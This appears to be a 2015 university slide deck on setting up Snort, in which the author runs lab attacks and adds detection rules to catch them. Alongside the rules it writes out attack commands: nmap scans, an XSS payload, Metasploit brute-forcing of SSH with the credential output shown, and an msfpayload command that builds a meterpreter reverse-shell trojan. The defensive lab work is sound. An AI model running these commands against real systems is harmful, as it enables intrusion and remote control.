

# Intrusion Detection Systems

Laurent De Wilde

Vrije Universiteit Brussel  
Faculty of Science and Bio - Engineering Sciences  
Department of Computer Science

*laudewil@vub.ac.be*

January 27, 2015

# Overview

- 1 What is an IDS?
- 2 Snort
- 3 Testing and configuring Snort
- 4 Additional configuration
- 5 Conclusions

# What is an IDS?

Two types of IDS exist

## Network IDS

- Detects and prevents network intrusions
- Entire network

## Host IDS

- Ensures the host integrity
- Single host

# Snort

## What is Snort?

- Signature-based
- Network IDS
- Free (GPLv2 license)
- Highly customizable

# Testing and configuring Snort

## Practical testing and configuration of Snort

## How was Snort configured?

By performing attacks on the network.

Based on the outcome

- Signatures were added
- Signatures were edited
- Signatures were removed
- Other aspects of Snort were fine-tuned

## Which attacks have been executed? (1/2)

- Port scans
  - Basic port scan
  - Advanced port scan
- Webserver attacks
  - VISA card numbers sent in plain text over the network
  - XSS
  - SQL Injection
  - Command Injection
- FTP server attacks
  - FTP root access
  - FTP malicious payloads
  - Various other FTP attacks









# First things first: basic configuration (3/5)

... as well as in snort.conf

```
# Setup the network addresses you are protecting
ipvar HOME_NET [192.168.1.0/16,10.0.0.0/8,172.16.0.0/12]

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET

# List of telnet servers on your network
ipvar TELNET_SERVERS $HOME_NET

# List of ssh servers on your network
ipvar SSH_SERVERS $HOME_NET

# List of ftp servers on your network
ipvar FTP_SERVERS $HOME_NET

# List of sip servers on your network
ipvar SIP_SERVERS $HOME_NET
```

# First things first: basic configuration (4/5)

Running PulledPork to update the rules.

```
Rule Stats...
  New:-----19
  Deleted:---6
  Enabled Rules:----17195
  Dropped Rules:----0
  Disabled Rules:---3871
  Total Rules:-----21066
```

# First things first: basic configuration (5/5)

## Starting: OSSEC-eth1

```

* starting: netsniff-ng (full packet data)      [ OK ]
* starting: pcap_agent (sguil)                  [ OK ]
* starting: snort_agent-1 (sguil)                [ OK ]
* starting: snort_agent-2 (sguil)                [ OK ]
* starting: snort-1 (alert data)                 [ OK ]
* starting: snort-2 (alert data)                 [ OK ]
* starting: barnyard2-1 (spooler, unified2 format) [ OK ]
* starting: barnyard2-2 (spooler, unified2 format) [ OK ]
* starting: prads (sessions/assets)              [ OK ]
* starting: pads_agent (sguil)                   [ OK ]
* starting: sancp_agent (sguil)                  [ OK ]
* starting: argus                                 [ OK ]
* starting: http_agent (sguil)                   [ OK ]

```

laurent@OSSEC:~\$

# Portscans - Regular

**nmap -T4 -A -v 192.168.100.17**

Detected by Snort!

The screenshot shows the SGUIL-0.9.0 interface. The top window displays a list of alerts in a table format. The bottom window shows a detailed view of a selected alert, including packet data and rule information.

| ST | CNT | Sensor       | Alert ID | Date                | Src IP          | SPort | Dest IP        | DPort | Pr | Event Message                         |
|----|-----|--------------|----------|---------------------|-----------------|-------|----------------|-------|----|---------------------------------------|
| RT | 12  | OSSEC-eth1-2 | 4.86     | 2015-01-09 16:41:13 | 192.168.100.1   |       | 192.168.100.17 |       | 1  | GPL ICMP_INFO PING BSDtype            |
| RT | 12  | OSSEC-eth1-2 | 4.87     | 2015-01-09 16:41:13 | 192.168.100.1   |       | 192.168.100.17 |       | 1  | GPL ICMP_INFO PING *NIX               |
| RT | 3   | OSSEC-eth1-2 | 4.209    | 2015-01-09 16:30:16 | 192.168.100.101 | 61590 | 192.168.100.17 | 3306  | 6  | ET POLICY Suspicious inbound to my... |
| RT | 3   | OSSEC-eth1-2 | 4.210    | 2015-01-09 16:30:16 | 192.168.100.101 | 61590 | 192.168.100.17 | 5432  | 6  | ET POLICY Suspicious inbound to Po... |
| RT | 3   | OSSEC-eth1-1 | 3.87     | 2015-01-09 16:30:16 | 192.168.100.101 | 61590 | 192.168.100.17 | 3389  | 6  | ET DOS Microsoft Remote Desktop (R... |
| RT | 3   | OSSEC-eth1-1 | 3.88     | 2015-01-09 16:30:16 | 192.168.100.101 | 61590 | 192.168.100.17 | 1433  | 6  | ET POLICY Suspicious inbound to MS... |
| RT | 2   | OSSEC-eth1-1 | 3.90     | 2015-01-09 16:30:16 | 192.168.100.101 | 56470 | 192.168.100.17 | 1521  | 6  | ET POLICY Suspicious inbound to Or... |
| RT | 1   | OSSEC-eth1-1 | 3.91     | 2015-01-09 16:30:16 | 192.168.100.101 | 56471 | 192.168.100.17 | 3306  | 6  | ET POLICY Suspicious inbound to my... |
| RT | 1   | OSSEC-eth1-1 | 3.93     | 2015-01-09 16:30:16 | 192.168.100.101 | 56470 | 192.168.100.17 | 5911  | 6  | ET SCAN Potential VNC Scan 5900-5920  |
| RT | 1   | OSSEC-eth1-2 | 4.218    | 2015-01-09 16:30:16 | 192.168.100.101 | 56470 | 192.168.100.17 | 5904  | 6  | ET SCAN Potential VNC Scan 5900-5920  |
| RT | 1   | OSSEC-eth1-2 | 4.220    | 2015-01-09 16:30:16 | 192.168.100.101 | 54554 | 192.168.100.17 | 5802  | 6  | ET SCAN Potential VNC Scan 5800-5820  |
| RT | 1   | OSSEC-eth1-1 | 3.97     | 2015-01-09 16:30:16 | 192.168.100.101 | 54554 | 192.168.100.17 | 5815  | 6  | ET SCAN Potential VNC Scan 5800-5820  |

The detailed view of the alert shows the following information:

- Alert ID:** 5802
- Source IP:** 192.168.100.101
- Dest IP:** 192.168.100.17
- Ver:** 4
- HL:** 5
- TOS:** 0
- len:** 44
- ID:** 34924
- Offset:** 0
- TTL:** 59
- chksum:** 44440
- Protocol:** TCP
- Source Port:** 54554
- Dest Port:** 5802
- Seq #:** 4263025456
- Ack #:** 0
- Offset:** 0
- Res Window:** 1024
- Urp:** 0
- chksum:** 50512
- DATA:** None

# Portscans - SYN

**nmap -T4 -A -Ss -f -v 192.168.100.17**

Not detected => need to add some extra rules

```
alert tcp any any -> $HOME_NET any (msg:"SCAN ipEye SYN scan"; flow:stateless; flags:S; seq:1958810375; reference:arachnids,236; classtype:attempted-recon; sid:622; rev:8;)
alert tcp any any -> $HOME_NET any (msg:"SCAN SYN FIN"; flow:stateless; flags:SF,12; reference:arachnids,198; classtype:attempted-recon; sid:624; rev:7;)
```

# Portscans - NULL and XMAS (1/2)

**nmap -T4 -A -sN -sX -v 192.168.100.17**

Not detected => need to add some extra rules

```
alert tcp any any -> $HOME_NET any (msg:"NULL SCAN"; flow:stateless; ack:0; flags:0; seq:0; reference:arachnids,4; classtype:
attempted-recon; sid:623; rev:6;)
alert tcp any any -> $HOME_NET any (msg:"XMAS SCAN"; flow:stateless; flags:SRAFPU,12; reference:arachnids,144; classtype:atte
mpted-recon; sid:625; rev:7;)
```



# Portscans - NULL and XMAS (2/2)

**nmap -T4 -A -sN -sX -v 192.168.100.17.**

Now everything works fines

The screenshot displays a network monitoring interface with two main sections. The top section is a table listing detected scans, and the bottom section shows a detailed packet capture for a specific event.

| RT | Count | Source       | Port   | Time                | Destination IP  | Destination Port | Protocol       | Length | Offset | Scan Type         |
|----|-------|--------------|--------|---------------------|-----------------|------------------|----------------|--------|--------|-------------------|
| RT | 3     | OSSEC-eth1-2 | 4.2248 | 2015-01-09 21:02:33 | 192.168.100.101 | 58153            | 192.168.100.17 | 2      | 17     | GPL SHELLCODE ... |
| RT | 1     | OSSEC-eth1-2 | 4.2249 | 2015-01-09 21:02:34 | 192.168.100.101 | 58227            | 192.168.100.17 | 80     | 6      | NULL Scan         |
| RT | 511   | OSSEC-eth1-2 | 4.2257 | 2015-01-09 21:45:08 | 192.168.100.101 | 42117            | 192.168.100.17 | 199    | 6      | XMAS Scan         |
| RT | 506   | OSSEC-eth1-1 | 3.1280 | 2015-01-09 21:45:08 | 192.168.100.101 | 42117            | 192.168.100.17 | 5900   | 6      | XMAS Scan         |
| RT | 2     | OSSEC-eth1-2 | 4.2771 | 2015-01-09 21:45:10 | 192.168.100.101 | 63041            | 192.168.100.17 | 41805  | 17     | ET SCAN NMAP O... |


The bottom section shows a packet capture for the event "ET SCAN NMAP OS Detection Probe". The packet is a UDP packet from 192.168.100.101 to 192.168.100.17, port 41805. The payload is a series of 'C' characters, indicating a shellcode or a specific scan pattern.

**Packet Details:**

- Alert:** udp \$EXTERNAL\_NET 10000: -> \$HOME\_NET 10000: (msg:"ET SCAN NMAP OS Detection Probe"; dsiz:300; content:"CCCCCCCCCCCCCCCCCCCC"; fast\_pattern:only;
- IP Resolution:** Agent Status, Snort Statistics, System Ms.
- Log Entries:**
  - [2015-01-09 20:14:32] OSSEC-eth1-1: Barnyard disconnected.
  - [2015-01-09 20:14:44] OSSEC-eth1-2: Barnyard disconnected.
  - [2015-01-09 20:30:20] OSSEC-eth1: /nsm/sensor\_data/OSSEC-eth1 6%
  - [2015-01-09 21:00:21] OSSEC-eth1: /nsm/sensor\_data/OSSEC-eth1 6%
  - [2015-01-09 21:13:49] OSSEC-eth1-1: Barnyard disconnected.
  - [2015-01-09 21:13:58] OSSEC-eth1-2: Barnyard disconnected.
  - [2015-01-09 21:30:22] OSSEC-eth1: /nsm/sensor\_data/OSSEC-eth1 6%

# Webserver attacks - XSS (1/3)

## Custom-made vulnerable webpage




## SNORT vulnerability test page

### XSS Test

Hello, Laurent

# Webserver attacks - XSS (2/3)

`<script>alert('XSS vulnerability')</script>`.



# Webserver attacks - XSS (3/3)

Detected by Snort!

|    |   |               |        |                     |              |      |              |    |   |                            |
|----|---|---------------|--------|---------------------|--------------|------|--------------|----|---|----------------------------|
| RT | 2 | laurent-Vi... | 3.1156 | 2015-01-20 10:56:49 | 192.168.1.40 | 1140 | 192.168.1.17 | 80 | 6 | ET WEB_SERVER Script ta... |
| RT | 1 | laurent-Vi... | 4.1117 | 2015-01-20 10:57:22 | 192.168.1.40 | 1141 | 192.168.1.17 | 80 | 6 | ET WEB_SERVER Script ta... |

|               |              |                  |           |
|---------------|--------------|------------------|-----------|
| IP Resolution | Agent Status | Snort Statistics | System Ms |
|---------------|--------------|------------------|-----------|

|  |   |
|--|---|
| <input checked="" type="checkbox"/> Show Packet Data <input checked="" type="checkbox"/> Show Rule | alert tcp \$EXTERNAL_NET any -> \$HTTP_SERVERS \$HTTP_PORTS (msg:"ET WEB_SERVER Script tag in URI, Possible Cross Site Scripting Attempt"; flow:to_server,established; content:"</script>"; |
|--|---|

But can we prevent this attack?

```
drop tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET WEB_SERVER Script tag in URI, Possible Cross Site Scripting Attempt"; flow:to_server,established; content:"</script>"; fast_pattern:only; nocase; http_uri; reference:url,ha.ckers.org/xs.s.html; reference:url,doc.emergingthreats.net/2009714; classtype:web-application-attack; sid:2009714; rev:6;)
```


# Webserver attacks - VISA Card number sent in plain text over network (1/3)

Not supported by Snort => need to add our own rule

```
alert tcp any any -> any any (pcre: "/4\d{3}(\s|-)?\d{4}(\s|-)?\d{4}(\s|-)?\d{4}/" ;msg:"VISA card number";sid:100004;)
```

# Webserver attacks - VISA Card number sent in plain text over network (2/3)

Custom webpage to insert VISA Card number



## SNORT vulnerability test page

### VISA credit card number test

# Webserver attacks - VISA Card number sent in plain text over network (3/3)

Detected by Snort!

|    |   |               |        |                     |              |      |              |    |   |                  |
|----|---|---------------|--------|---------------------|--------------|------|--------------|----|---|------------------|
| RT | 1 | laurent-Vi... | 3.1092 | 2015-01-20 09:55:17 | 192.168.1.40 | 1124 | 192.168.1.17 | 80 | 6 | VISA card number |
| RT | 1 | laurent-Vi... | 4.1038 | 2015-01-20 09:55:49 | 192.168.1.40 | 1125 | 192.168.1.17 | 80 | 6 | VISA card number |

|               |     |          |      |              |  |                  |  |           |  |
|---------------|-----|----------|------|--------------|--|------------------|--|-----------|--|
| IP Resolution |     |          |      | Agent Status |  | Snort Statistics |  | System Ms |  |
| Sid           | Net | Hostname | Type |              |  |                  |  |           |  |

☒ Show Packet Data
 ☒ Show Rule


```

alert tcp any any -> any 80 (msg:"VISA card number" sid:100003;)
/nsm/server_data/securityonion/rules/laurent-VirtualBox-eth1-1/local.rules: Line8
      
```

Without the rules, this would not be possible!

# FTP server attacks - Root access (1/2)

Not supported by Snort => need to add our own rule





## FTP server attacks - Root access (2/2)

Not supported by Snort => need to add our own rule...

```

alert tcp any any -> any 21 (msg:"FTP Traffic";sid:100007;)
alert tcp any any -> any 21 (msg:"User root access";content:"user root";sid:100008;)
alert tcp any any -> any 21 (msg:"User root access better";flow:to_server,established; \
content:"root":pcrc:="/user\s+root/i";sid:100009;)

```

...after which Snort alerts properly.

The screenshot shows the Wireshark network protocol analyzer interface. The top pane displays a list of captured packets. Three packets are highlighted with red boxes:

- Packet 2:** Type RT, Source IP 192.168.1.17, Destination IP 192.168.1.40, Port 1290. Action: ET POLICY FTP L...
- Packet 17:** Type RT, Source IP 192.168.1.40, Destination IP 192.168.1.17, Port 21. Action: FTP Traffic
- Packet 1:** Type RT, Source IP 192.168.1.40, Destination IP 192.168.1.17, Port 21. Action: User root access ...


The middle pane shows the selected packet's details tree. It includes sections for "Show Packet Data" and "Show Rule". The rule information indicates it is from "/nsm/server\_data/securityonion/rules/laurent-VirtualBox-eth1-2/local.rules: Line 9".

The bottom pane displays the raw packet data in hexadecimal and ASCII format. The first part of the data is:

```
[2015-01-20 18:03:41] sguld: User ossec is monitoring sensors: laurent-VirtualBox-ossec laurent-VirtualBox-eth1 [2015-01-20 18:04:03] laurent-VirtualBox-eth1: /nsm/sensor_data/laurent-VirtualBox-eth1 6% [2015-01-20 18:34:03] laurent-VirtualBox-eth1: /nsm/sensor_data/laurent-VirtualBox-eth1 6%
```

# FTP server attacks - attacks using Metasploit (1/2)

Let's go into more serious stuff...



```
Metasploit Pro Console

File Edit View Help

http://metasploit.pro

Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.0-2015011401 [core:4.11.0.pre.2015011401 api:1.0.0]
+ -- --[ 1396 exploits - 872 auxiliary - 237 post ]
+ -- --[ 356 payloads - 37 encoders - 8 nops ]
+ -- --[ Free Metasploit Pro trial: http://x-7.co/trymsp ]

[+]
[+] Metasploit Pro extensions have been activated
[+]
[*] Successfully loaded plugin: pro
msf-pro > history
[-] Unknown command: history.
msf-pro > db autopwn -p -t -e -R -PI 21 -I 192.168.1.17
Ready
```

# FTP server attacks - attacks using Metasploit (2/2)

|    |   |               |        |                     |              |      |              |    |   |                         |
|----|---|---------------|--------|---------------------|--------------|------|--------------|----|---|-------------------------|
| RT | 1 | laurent-Vi... | 3.1782 | 2015-01-20 21:23:47 | 192.168.1.40 | 2424 | 192.168.1.17 | 21 | 6 | Snort Alert [1:2417:1]  |
| RT | 1 | laurent-Vi... | 3.1783 | 2015-01-20 21:23:47 | 192.168.1.40 | 2424 | 192.168.1.17 | 21 | 6 | Snort Alert [1:1378:15] |
| RT | 1 | laurent-Vi... | 3.1784 | 2015-01-20 21:23:47 | 192.168.1.40 | 2424 | 192.168.1.17 | 21 | 6 | Snort Alert [1:1377:15] |
| RT | 1 | laurent-Vi... | 3.1786 | 2015-01-20 21:23:47 | 192.168.1.40 | 2424 | 192.168.1.17 | 21 | 6 | Snort Alert [1:1748:8]  |

alert tcp \$EXTERNAL\_NET any -> \$HOME\_NET 21 (msg:"FTP format string attempt"; flow:to\_server,established; content:"%"; pcre:"/\s+.\*?%.\*?%/smi"; classtype:string-detect; sid:2417; rev:1;)

alert tcp \$EXTERNAL\_NET any -> \$HOME\_NET 21 (msg:"FTP wu-ftp bad file completion attempt {"; flow:to\_server,established; content:"~"; content:"{"; distance:0; reference:bugtraq,3581; reference:bugtraq,3707; reference:cve,2001-0550; reference:cve,2001-0886; classtype:misc-attack; sid:1378; rev:15;)

alert tcp \$EXTERNAL\_NET any -> \$HOME\_NET 21 (msg:"FTP wu-ftp bad file completion attempt ["; flow:to\_server,established; content:"~"; content:"["; distance:0; reference:bugtraq,3581; reference:bugtraq,3707; reference:cve,2001-0550; reference:cve,2001-0886; classtype:misc-attack; sid:1377; rev:15;)

alert tcp \$EXTERNAL\_NET any -> \$HOME\_NET 21 (msg:"FTP command overflow attempt"; flow:to\_server,established,no\_stream; dsize:>100; reference:bugtraq,4638; reference:cve,2002-0606; classtype:protocol-command-decode; sid:1748; rev:8;)

Without those rules, this would not be possible!

# SSH server attacks - attacks using Metasploit (1/3)

```
msf-pro > use auxiliary/scanner/ssh/ssh_login  
msf auxiliary(ssh_login) > show options
```

Load the file containing the usernames and passwords ...


```
msf auxiliary(ssh_login) > set USERPASS_FILE C:\\metasploit\\root_userpass.txt  
USERPASS_FILE => C:\\metasploit\\root_userpass.txt
```

... configure some other options ...

```
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.17  
RHOSTS => 192.168.1.17  
msf auxiliary(ssh_login) > set USERPASS_FILE C:\\metasploit\\root_userpass.txt  
USERPASS_FILE => C:\\metasploit\\root_userpass.txt  
msf auxiliary(ssh_login) > set VERBOSE true  
VERBOSE => true  
msf auxiliary(ssh_login) >
```

# SSH server attacks - attacks using Metasploit (2/3)

...and begin the attack!



```
Metasploit Pro Console
File Edit View Help

[~] 192.168.1.17:22 SSH - Failed: 'root:calvin'
[~] 192.168.1.17:22 SSH - Failed: 'root:changeme'
[~] 192.168.1.17:22 SSH - Failed: 'root:changethis'
[~] 192.168.1.17:22 SSH - Failed: 'root:default'
[~] 192.168.1.17:22 SSH - Failed: 'root:fibranne'
[~] 192.168.1.17:22 SSH - Failed: 'root:honey'
[~] 192.168.1.17:22 SSH - Failed: 'root:jstwo'
[~] 192.168.1.17:22 SSH - Failed: 'root:kn1TG7psLu'
[~] 192.168.1.17:22 SSH - Failed: 'root:letacla'
[~] 192.168.1.17:22 SSH - Failed: 'root:mpegvideo'
[~] 192.168.1.17:22 SSH - Failed: 'root:nsi'
[~] 192.168.1.17:22 SSH - Failed: 'root:par0t'
[~] 192.168.1.17:22 SSH - Failed: 'root:pass'
[~] 192.168.1.17:22 SSH - Failed: 'root:password'
[~] 192.168.1.17:22 SSH - Failed: 'root:pixmet2003'
[~] 192.168.1.17:22 SSH - Failed: 'root:resumix'
[+] 192.168.1.17:22 SSH - Success: 'root:root' 'Unable to execute command or she
ll on remote system: Failed to Execute process. Unable to execute command or sh
ell on remote system: Failed to Execute process. '
[*] 192.168.1.17 - Command shell session 1 closed. Reason: Died from EOFError
[*] Command shell session 1 opened (192.168.1.40:1223 -> 192.168.1.17:22) at 201
5-01-21 15:39:54 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

The bruteforcing in action. . .

# SSH server attacks - attacks using Metasploit (3/3)

Detected by Snort out-of-the-box.

|    |    |               |        |                     |              |      |              |    |   |                            |
|----|----|---------------|--------|---------------------|--------------|------|--------------|----|---|----------------------------|
| RT | 14 | laurent-Vi... | 4.2038 | 2015-01-21 14:39:39 | 192.168.1.40 | 1194 | 192.168.1.17 | 22 | 6 | ET INFO NetSSH SSH Ver...  |
| RT | 15 | laurent-Vi... | 3.2007 | 2015-01-21 14:39:40 | 192.168.1.40 | 1195 | 192.168.1.17 | 22 | 6 | ET INFO NetSSH SSH Ver...  |
| RT | 3  | laurent-Vi... | 3.2011 | 2015-01-21 14:39:43 | 192.168.1.40 | 1203 | 192.168.1.17 | 22 | 6 | ET SCAN Potential SSH S... |
| RT | 1  | laurent-Vi... | 3.2012 | 2015-01-21 14:39:43 | 192.168.1.40 | 1203 | 192.168.1.17 | 22 | 6 | ET SCAN Potential SSH S... |

|               |              |                  |           |
|---------------|--------------|------------------|-----------|
| IP Resolution | Agent Status | Snort Statistics | System Ms |
|---------------|--------------|------------------|-----------|

[2015-01-21 13:59:07] sguild: User ossec is monitoring sensors: laurent-VirtualBox-ossec laurent-VirtualBox-eth1


☐ Show Packet Data
 ☒ Show Rule

alert tcp \$HOME\_NET any -> \$EXTERNAL\_NET 22 (msg:"ET SCAN Potential SSH Scan OUTBOUND"; flags:S,12; threshold: type threshold, track by\_src, count 5, seconds 120; reference:url,en.wikipedia.org/wiki/Brute\_force\_attack; reference:url,doc.emergingthreats.net/2003068; classtype:attempted-recon; sid:2003068; rev:6;)

# Database attacks (1/2)

## Rules to detect root access and executing some commands

```
alert tcp any any -> any 3306 (msg:"MYSQL root login attempt"; \
flow:to_server,established; content:"|0A 00 00 01 85 04 00 00 80 72 6F 6F 74 00|"; \
classtype:protocol-command-decode; sid:100010; rev:1;)
alert tcp any any -> any 3306 (msg:"MYSQL show databases attempt"; \
flow:to_server,established; content:"|0f 00 00 00 03|show databases"; classtype:protocol-command-decode; sid:100011; rev:1;)
```



The screenshot shows a Windows command prompt window titled "Administrator: C:\Windows\system32\cmd.exe - mysql.exe -h 192.168.1.17 -u root -p". The user has entered the command `c:\wamp\bin\mysql\mysql5.6.17\bin\mysql.exe -h 192.168.1.17 -u root -p` and has been prompted for a password. After entering the password, the MySQL monitor displays the following information:

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.6.17 MySQL Community Server (GPL)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
```

| Database           |
|--------------------|
| information_schema |
| mysql              |
| performance_schema |
| test               |

4 rows in set (0.00 sec)

# Database attacks (2/2)

Detected by Snort!

|    |   |               |        |                     |              |      |              |      |   |                          |
|----|---|---------------|--------|---------------------|--------------|------|--------------|------|---|--------------------------|
| RT | 3 | laurent-Vi... | 4.2183 | 2015-01-21 17:54:13 | 192.168.1.40 | 3792 | 192.168.1.17 | 3306 | 6 | MYSQL root login ...     |
| RT | 3 | laurent-Vi... | 4.2184 | 2015-01-21 17:59:59 | 192.168.1.40 | 3792 | 192.168.1.17 | 3306 | 6 | MYSQL show databases ... |
| RT | 4 | laurent-Vi... | 4.2185 | 2015-01-21 18:08:13 |              |      |              |      |   | ICMP                     |

|               |              |                  |           |
|---------------|--------------|------------------|-----------|
| IP Resolution | Agent Status | Snort Statistics | System Ms |
|---------------|--------------|------------------|-----------|

☒ Show Packet Data
 ☒ Show Rule

```

flow:to_server,established; content:"|0f 00 00 00 03|show databases";
classtype:protocol-command-decode; sid:100011; rev:1;)
  
```

Without the rules, this would not have been detected!



# Trojan injection / infection (1/4)


Create the trojan...

```

System Console
File Edit View Help
Metasploit Pro Console | Metasm Shell | System Console
[!] *****
User: msfpayload [<options>] <payload> [var=val] [<Summary>|C|C|H|arp|P|E
r|I|Rub|Y|I|R|aw|J|s|e|X|e|D|l|l|V|B|A|W|ar|Pytho|M|s|O|]
OPTIONS:
-h      Help banner
-l      List available payloads

C:\metasploit\apps\pro\msf3>ruby msfpayload windows/meterpreter/reverse_tcp LHOST
T=192.168.1.40 LPORT=4444 x > C:\Users\Laurent\Desktop\hack.exe
[!] *****
[!] *           The utility msfpayload is deprecated!           *
[!] *           It will be removed on or about 2015-06-08       *
[!] *           Please use msfvenom instead                     *
[!] *           Details: https://github.com/rapid7/metasploit-framework/pull/4333 *
[!] *****
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 281
Options: ("LHOST"=>"192.168.1.40", "LPORT"=>"4444")

C:\metasploit\apps\pro\msf3>
Ready 25x80
  
```







# Trojan injection / infection (4/4)

Detected by Snort!

|    |    |               |          |                     |              |      |              |      |   |                             |
|----|----|---------------|----------|---------------------|--------------|------|--------------|------|---|-----------------------------|
| RT | 12 | laurent-Vi... | 4.141340 | 2015-01-22 12:12:35 | 192.168.1.40 | 445  | 192.168.1.17 | 2877 | 6 | ET POLICY PE EXE or DLL...  |
| RT | 1  | laurent-Vi... | 5.38     | 2015-01-22 12:16:19 | 192.168.1.17 | 2879 | 192.168.1.40 | 4444 | 6 | PADS New Asset - ssl TLS... |
| RT | 1  | laurent-Vi... | 3.129277 | 2015-01-22 12:16:18 | 192.168.1.40 | 4444 | 192.168.1.17 | 2879 | 6 | ET POLICY PE EXE or DLL...  |
| RT | 6  | laurent-Vi... | 3.129278 | 2015-01-22 12:16:18 | 192.168.1.40 | 4444 | 192.168.1.17 | 2879 | 6 | VISA card number            |
| RT | 1  | laurent-Vi... | 3.129285 | 2015-01-22 12:16:18 | 192.168.1.40 | 4444 | 192.168.1.17 | 2879 | 6 | ET SHELLCODE Possible ...   |

IP Resolution

Agent Status

Snort Statistics

System Ms

☒ Show Packet Data

☒ Show Rule

alert tcp \$EXTERNAL\_NET any -> \$HOME\_NET any (msg:"ET SHELLCODE Possible Call with No Offset TCP Shellcode"; flow:established; content:"|E8 00 00 00 00 58|"; fast\_pattern:only;

| Sid | Net | ... | Type  | Last                | Status | Source IP | Dest IP | Ver | HL | TOS | len | ID | Flags | Offset | TTL | hkSu |
|-----|-----|-----|-------|---------------------|--------|-----------|---------|-----|----|-----|-----|----|-------|--------|-----|------|
| 1   | la  | ... | ossec | 2015-01-21 14:01:54 | Up     |           |         |     |    |     |     |    |       |        |     |      |

## Additional configuration

## Additional configuration and fine-tuning Snort

# Classifying alerts - manually

By pressing function keys in the realtime viewer of Sguil.

- ① F1: Category I: Unauthorized Root/Admin access.
- ② F2: Category II: Unauthorized User access.
- ③ F3: Category III: Attempted Unauthorized Access
- ④ F4: Category IV: Successful Denial-of-Service Attack
- ⑤ F5: Category V: Poor Security Practice or Policy Violation
- ⑥ F6: Category VI: Reconnaissance/Probes/Scans
- ⑦ F7: Category VII: Virus Infection
- ⑧ F8: No action necessary

| ST | CNT | Sensor        | Alert ID | Date/Time           | Src IP       | SPort | Dst IP       | DPort | Pr | Event Message               |
|----|-----|---------------|----------|---------------------|--------------|-------|--------------|-------|----|-----------------------------|
| CA | 1   | laurent-Vi... | 3.2261   | 2015-01-21 18:45:19 | 192.168.1.17 | 3306  | 192.168.1.40 | 3871  | 6  | ET SCAN Multiple MySQL ...  |
| CA | 1   | laurent-Vi... | 3.2262   | 2015-01-21 18:45:22 | 192.168.1.17 | 3306  | 192.168.1.40 | 3881  | 6  | ET SCAN Multiple MySQL ...  |
| CA | 1   | laurent-Vi... | 3.2263   | 2015-01-21 18:45:25 | 192.168.1.17 | 3306  | 192.168.1.40 | 3891  | 6  | ET SCAN Multiple MySQL ...  |
